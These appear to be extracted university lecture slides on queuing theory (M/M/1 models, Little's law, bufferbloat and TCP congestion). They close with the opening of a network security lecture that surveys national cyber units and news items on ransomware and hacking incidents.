
# What is Queuing Theory

- Mathematical analysis of queues and waiting times in stochastic systems
- Queues occur:
  - When *short* term demand for service exceeds capacity
  - i.e. when the arrival rate or the service rate for a system is variable
- System engineering: find the best answer between service refusal and excess capacity
- Secret of queuing theory:
  - Must have significant excess capacity to avoid queues


# Strengths and Weaknesses

- Queuing models are based on simplifications and approximations of reality
- But results are often useful as a *back of the envelope* calculation
  - Pick most conservative assumptions
  - Round up or down generously
  - Treat as estimate/order of magnitude
- Now possible to calculate for some dynamic systems
- Can also be simulated.
- Provide useful bounds

## Queueing Process and Queueing System



# Can Also Be Decomposed



# Queuing Models

# Queuing Models

- Mathematical models
  - Performance of actual queuing systems is checked vs. model
  - Typically hold up quite well
- Based on set of assumptions about type of queue
- Situation may not exactly match model for math to still be useful
  - eg. infinite buffers never exist in real life

## Terminology and Notation

- ❑ *State of system*: number of customers in queueing system
- ❑ *Queue length*: number of customers waiting for service
- ❑  $N(t)$  = number of customers in queueing system at time  $t$
- ❑  $P_n(t)$  = probability that  $N(t)$  is equal to  $n$
- ❑  $\lambda_n$ : mean arrival rate of new customer when  $N(t) = n$
- ❑  $\mu_n$ : mean (combined) service rate when  $N(t) = n$
- ❑ *Transient condition*: state of system at  $t$  depends on the state of the system at  $t=0$  or on  $t$
- ❑ *Steady state condition*: system is independent of initial state and  $t$
- ❑  $s$ : number of servers (parallel service channels)
- ❑ If  $\lambda_n$  and the service rate per busy server are constant, then  $\lambda_n = \lambda$ ,  $\mu_n = s\mu$
- ❑ Expected interarrival time =  $\frac{1}{\lambda}$
- ❑ Expected service time =  $\frac{1}{\mu}$

## Examples

- Arrival rate  $\lambda >$  Service rate  $\mu ::$  Trouble!
- Arrival rate  $\lambda <$  Service rate  $\mu ::$  May be in trouble
- Arrival rate  $\lambda$  (over time)  $<>$  Service rate  $\mu ::$  Probably in trouble

## Quantities of Interest at Steady State

### ❑ Given:

- $\lambda$  = arrival rate
- $\mu$  = service rate per service channel (number of servers = 1, in this lecture)

### ❑ Unknowns:

- $L$  = expected number of users in queueing system
- $L_q$  = expected number of users in queue
- $W$  = expected time in queueing system per user ( $W = E(w)$ )
- $W_q$  = expected waiting time in queue per user ( $W_q = E(w_q)$ )

### ❑ 4 unknowns $\Rightarrow$ We need 4 equations

# Kendall's Notation :: A/S/C/K

- A :: Arrival rate/process ( $\lambda$ )
- S :: Departure rate/ service time ( $\mu$ )
  - M: Markov (exponential distribution)
  - D: Deterministic
  - G: General(arbitrary distribution)
- C :: Number of parallel servers in the system
- K :: Maximum size of queue (may be assumed to be  $\infty$  )
  - ... which is rather dubious assumption
- FIFO/FCFS First in First Out

# Kendall Notation of Queueing System

## Arrival Process

- M: Markovian
- D: Deterministic
- Er: Erlang
- G: General

A/B/m/K/N/X

## Service Process

- M: Markovian
- D: Deterministic
- Er: Erlang
- G: General

## Number of servers

$m=1,2,\dots$

## Storage Capacity

$K=1,2,\dots$

(if  $\infty$  then it is omitted)

## Service Discipline

FIFO, LIFO, Round Robin,  
...

## Number of customers

$N=1,2,\dots$

(for **closed networks**,  
otherwise it is omitted)

# Kendall Notation Examples

## □ M/M/1 Queue

- Poisson arrivals (*exponential inter-arrival*), and exponential service, 1 server, infinite capacity and population, FCFS (FIFO)
- the simplest ‘realistic’ queue

## □ M/M/m Queue

- Same, but m servers

## □ M/D/1 Queue

- Poisson arrivals and **CONSTANT** service times, 1 server, infinite capacity and population, FIFO.

## □ G/G/3/20/1500/SPF

- General arrival and service distributions, 3 servers, **17 queues** (20-3), 1500 total jobs, Shortest Packet First


## Example: $M/M/1$ Queuing Systems

Queuing Systems are described according to a set of assumptions

- Interarrival times are exponentially distributed
  - Average arrival rate :  $\lambda$
- Service times are exponentially distributed
  - Average service rate :  $\mu$
- 1 server
- Buffer is assumed to be infinite
- First Come First Served

## Poisson Distribution

### Poisson Distribution



#### Arrival pattern

- Customers arrive in scheduled or random fashion.
- The time duration between each customers' arrival is known as **inter arrival time**. We assume it to follow **Poisson Distribution**

# Poisson Distribution...

$$p(k \text{ events in interval}) = e^{-\lambda} \frac{\lambda^k}{k!}$$

## Binomial Distribution Formula

$$P(x) = \binom{n}{x} p^x q^{n-x} = \frac{n!}{(n-x)! x!} p^x q^{n-x}$$

where

$n$  = the number of trials (or the number being sampled)

$x$  = the number of successes desired

$p$  = probability of getting a success in one trial

$q = 1 - p$  = the probability of getting a failure in one trial

## Mathematical Aside

- Poisson distribution is an approximation of the Binomial distribution
- More accurate, when  $n$  is large and  $p$  is small
- eg.

We have a datacenter of 100,000 computers. Probability of any given computer failing today is 0.001. So on average  $np=100$  computers fail in data center. What is the probability that only 50 computers will fail today?

Binomial: 1.208E-8

Poisson: 1.223E-8

Normal: 1.469E-7

In fact, the approximation quality for normal distribution goes down the drain as we go in the tail of the distribution but Poisson continues to hold very nicely. In above example, let's consider what is the probability that only 5 computers will fail today?

Binomial: 2.96E-36

Poisson: 3.1E-36

Normal: 9.6E-22

# Mobile Network Call Arrival Rate





Figure 5. Call arrivals per minute and per hour.

## Little's Law

$$L = \lambda \cdot W$$


- L: Long term average no. of customers in a stationary system
- $\lambda$ : Long term effective arrival rate
- W: average wait time.




## Relationships between $L$ , $L_q$ , $W$ , and $W_q$

- ❑ 4 unknowns:  $L$ ,  $W$ ,  $L_q$ ,  $W_q$
- ❑ Need 4 equations. We have the following 3 equations:
  - $L = \lambda W$  (Little's law)
  - $L_q = \lambda W_q$
  - $W = W_q + \frac{1}{\mu}$
- ❑ If we know  $L$  (or any one of the four expected values), we can determine the value of the other three
- ❑ The determination of  $L$  may be hard or easy depending on the type of queueing model at hand (i.e.  $M/M/1$ ,  $M/M/s$ , etc.)
- ❑  $L = \sum_{n=0}^{\infty} nP_n$  ( $P_n$ : probability that  $n$  customers are in the system)

# State Transition Diagram



- In equilibrium,



- Let  $P_i = P\{\text{system in state } i\}$
- We have  $\lambda P_i = \mu P_{i+1}$

The rate of movements in both directions should be equal

- ❑ Equations from the state transition diagram:

$$\lambda P_0 = \mu P_1$$

$$\lambda P_1 = \mu P_2$$

$$\lambda P_2 = \mu P_3$$

$$\vdots$$

- ❑ Solve

$$P_1 = \frac{\lambda}{\mu} P_0 = \rho P_0$$

$$P_2 = \frac{\lambda}{\mu} P_1 = \rho(\rho P_0) = \rho^2 P_0$$

$$\vdots$$

$$P_k = \rho^k P_0$$

- ❑ What is  $\rho$  ?

□ Since

$$\sum_{k=0}^{\infty} P_k = \sum_{k=0}^{\infty} \rho^k P_0 = 1$$

we have

$$\frac{1}{1-\rho} P_0 = 1 \Rightarrow P_0 = 1 - \rho.$$

- That is,  $P_k = \rho^k (1 - \rho)$
- Note that  $\rho$  must be less than 1, or else the system is unstable.

- ❑ Average delay per customer (time in queue plus service time):

$$T = \frac{N}{\lambda} = \frac{1}{\mu - \lambda}$$

- ❑ Average waiting time in queue:

$$W = \frac{1}{\mu - \lambda} - \frac{1}{\mu} = \frac{\rho}{\mu - \lambda}$$

- ❑ Average number of customers in queue:

$$N_Q = \lambda W = \frac{\rho^2}{1 - \rho}$$

## Derivation of $L$ , $W$ , $W_q$ , and $L_q$

- $$\begin{aligned} L &= \sum_{n=0}^{\infty} n P_n = \sum_{n=0}^{\infty} n \rho^n (1-\rho) = (1-\rho) \sum_{n=0}^{\infty} n \rho^n = (1-\rho) \rho \sum_{n=1}^{\infty} n \rho^{n-1} \\ &= (1-\rho) \rho \frac{d}{d\rho} \left( \sum_{n=0}^{\infty} \rho^n \right) = (1-\rho) \rho \frac{d}{d\rho} \left( \frac{1}{1-\rho} \right) \\ &= (1-\rho) \rho \left( \frac{1}{(1-\rho)^2} \right) = \frac{\rho}{(1-\rho)} = \frac{\cancel{\rho}/\mu}{1 - \cancel{\rho}/\mu} = \frac{\lambda}{\mu - \lambda} \end{aligned}$$
- $$W = \frac{L}{\lambda} = \frac{\lambda}{\mu - \lambda} \cdot \frac{1}{\lambda} = \frac{1}{\mu - \lambda}$$
- $$W_q = W - \frac{1}{\mu} = \frac{1}{\mu - \lambda} - \frac{1}{\mu} = \frac{\lambda}{\mu(\mu - \lambda)}$$
- $$L_q = \lambda W_q = \lambda \cdot \frac{\lambda}{\mu(\mu - \lambda)} = \frac{\lambda^2}{\mu(\mu - \lambda)}$$

## Example

# Example of M/M/1 Queue

- Airport runway for arrivals only
  - Arriving aircraft join a single queue for the runway
  - Assume exponentially distributed service time
  - $\mu = 27$  services/hour
  - Arrivals with a rate  $\lambda = 20$  arrivals/hour
- $W = \frac{1}{\mu - \lambda} = \frac{1}{27-20} = \frac{1}{7} hour = 8.6$  minutes
- $L = \lambda \cdot W = \frac{\lambda}{\mu - \lambda} = \frac{20}{27-20} = 2.9$  aircraft
- $W_q = W - \frac{1}{\mu} = \frac{1}{\mu - \lambda} - \frac{1}{\mu} = \frac{1}{27-20} - \frac{1}{27} \approx 6.4$  minutes
- $L_q = \lambda \cdot W_q = \frac{\lambda^2}{\mu(\mu - \lambda)} = \frac{20^2}{27(27-20)} \approx 2.1$  aircraft

## Example of M/M/1 Queue

- Increase arrival rate to  $\lambda = 25$  arrivals/hour
- $W = \frac{1}{\mu-\lambda} = \frac{1}{27-25} = \frac{1}{2} hour = 30$  minutes
- $L = \lambda \cdot W = \frac{\lambda}{\mu-\lambda} = \frac{25}{27-25} = 12.5$  aircraft
- $W_q = W = \frac{1/\mu}{\mu-\lambda} - \frac{1}{\mu} = \frac{1}{27-25} - \frac{1}{27} \approx 27.8$  minutes
- $L_q = \lambda \cdot W_q = \frac{\lambda^2}{\mu(\mu-\lambda)} = \frac{25^2}{27(27-25)} \approx 11.6$  aircraft

# Models

- Erlang B and C models : used in call center sizing
  - How long should customers wait to be answered?
  - Hold up very well when measured against actual data
- Telephone calls are Poisson Distributed
- Internet packets are not - 1990's measurements showed it was self-similar
  - Queuing models can still be used - as estimates

## M/M/1 Queuing System

[Try it in MATLAB](#)


### Overview

This example shows how to model a single-queue single-server system with a single traffic source and an infinite storage capacity. In the notation, the M stands for Markovian; M/M/1 means that the system has a Poisson arrival process, an exponential service time distribution, and one server. Queuing theory provides exact theoretical results for some performance measures of an M/M/1 queuing system and this model makes it easy to compare empirical results with the corresponding theoretical results.

### Structure

The model includes the components listed below:

- Entity Generator block:** Models a Poisson arrival process by generating entities (also known as "customers" in queuing theory).
- Simulink Function `exponentialArrivalTime()`:** Returns data representing the interarrival times for the generated entities. The interarrival time of a Poisson arrival process is an exponential random variable.
- Entity Queue block:** Stores entities that have yet to be served in FIFO order
- Entity Server block:** Models a server whose service time has an exponential distribution.




Copyright 2016 The MathWorks Inc.

# Bufferbloat

# Bufferbloat

- Internet Buffers are typically invisible until congestion hits
- For a typical end device, buffering is being performed:
  - By the application
  - By the kernel
  - By the Network Interface Card (NIC)
  - By the Router/Lan/WiFi
  - By the Core Router(s)
  - And by the other ends... NIC, Kernel, Application
- What size should all these buffers be?
- For links that range from 56kbps to 1Gbps or higher?

# Slow Start Congestion Avoidance



## and TCP

- TCP depends on packets not getting delivered to work efficiently
- Newer routers (domestic included) have large multi-MB buffers
  - Takes several seconds for a packet to be dropped
  - Causes TCP to adjust much slower
  - Increased jitter and latency
- Problem is often mistaken for other issues
- To diagnose properly: *Test Latency under high Load*
- Buffering has to be done in relationship with bandwidth

# Mitigations

- "Tail Drop" - wait until buffer is full, drop new packets
  - Problem: Several seconds or more before congestion is signalled
- RED: Random Early Detection/Discard
  - As queue grows, probabilistically drop incoming packets
  - ... before they enter the queue
  - "There are not one, but two bugs in classic RED" Van Jacobson
  - Not widely deployed
- AQM - Active Queue Management
  - Probabilistically drop packets as queues grow
  - Cake algorithm now widely deployed on routers
- ECN - Explicit Congestion Notification

# Bufferbloat Sources

- Bufferbloat Project: <https://www.bufferbloat.net/projects/>
- Netalyzr: <http://netalyzr.icsi.berkeley.edu/cli.html>
- Bufferbloat: Dark Buffers in the Internet
  - <https://queue.acm.org/detail.cfm?id=2071893>
  - Presentation: <https://tinyurl.com/ycfaxueq>

# Computer Networks

## T-409-TSAM

### Network Security

Jacky Mallett

October 28th 2021

## Unix Fortune Cookie

*If builders built buildings the way programmers wrote programs,  
then the first woodpecker that came along would destroy civilization.*

*Gerald Weinberg (circa 1980)*

2020. The woodpeckers have titanium beaks, are carrying machine guns, and have been militarised by several major superpowers.

2021. 10,000 Euros...

# USA

- Dept of Defence USCYBERCOM
  - Unified direction of cyber operations
  - Headed by the NSA
- US Army has its own cybercommand
  - <https://www.arcyber.army.mil/>
- As does both the CIA and the FBI
- circa 2015, Over 133 cyberteams
  - 13 National Mission Teams - defence vs broad attacks
  - 68 Military protection teams
  - 27 Combat mission teams (to perform attacks)
  - 25 Support teams (analysis, planning, intelligence, etc.)

TECH

# The FBI likely exploited sloppy password storage to seize Colonial Pipeline bitcoin ransom

PUBLISHED TUE, JUN 8 2021 6:08 PM EDT | UPDATED WED, JUN 9 2021 7:09 AM EDT



MacKenzie Sigalos  
@KENZIESIGALOS

SHARE



---

## KEY POINTS

- The FBI's breach of a bitcoin wallet held by the cyber criminals who attacked Colonial Pipeline is all about sloppy storage, and not a reflection of a security vulnerability in the cryptocurrency, crypto experts told CNBC.
- "Following the money remains one of the most basic, yet powerful, tools we have," said Deputy Attorney General Lisa O. Monaco in a statement on Monday.

# Russia

- ”informatsionnaya voyna”
  - Information warfare
  - Traditionally part of the KGB/FSB
  - Internally focused
- ”Botnet for hire” - outsources to established hacker groups
  - ”Energetic Bear” team - targeted utility infrastructure 2010-2014


# China

- Active since 1990's or before
  - Strongly implicated in a number of corporate thefts
  - In particular Cisco and Nortel,
- Seems to use a lot of private groups as contractors
- Specialised Military forces
- Groups at the Ministry of State Security and Public Security

## North Korea

- Believed 10-20% of military budget is spent on cyber operations
- .. for profit (state funding)
- Attack on Bangladesh Central Bank via SWIFT (\$85 million)
- WannaCry ransom attack

# Introduction



# Information

## Three Chinese Hackers Fined \$9 Million for Stealing Trade Secrets

Thursday, May 11, 2017 Wang Wei



Tweet



G+ Share



in Share



f Share



Share



Share

### Chinese Hackers Fined \$9 Million



Hackers won't be spared.

Three Chinese hackers have been ordered to pay \$8.8 million (£6.8 million) after hacking email servers of two major New York-based law firms to steal corporate merger plans in December 2016 and used them to trade stocks.

# Crypto-mining site NiceHash has a new CEO

Earlier this month, [hackers stole \\$63 million from crypto-currency mining site NiceHash](#), prompting the company's founders to apologize on Facebook Live and to shut down operations for 24 hours. Now, the company's co-founder, Marko Kobal, has stepped down as CEO.

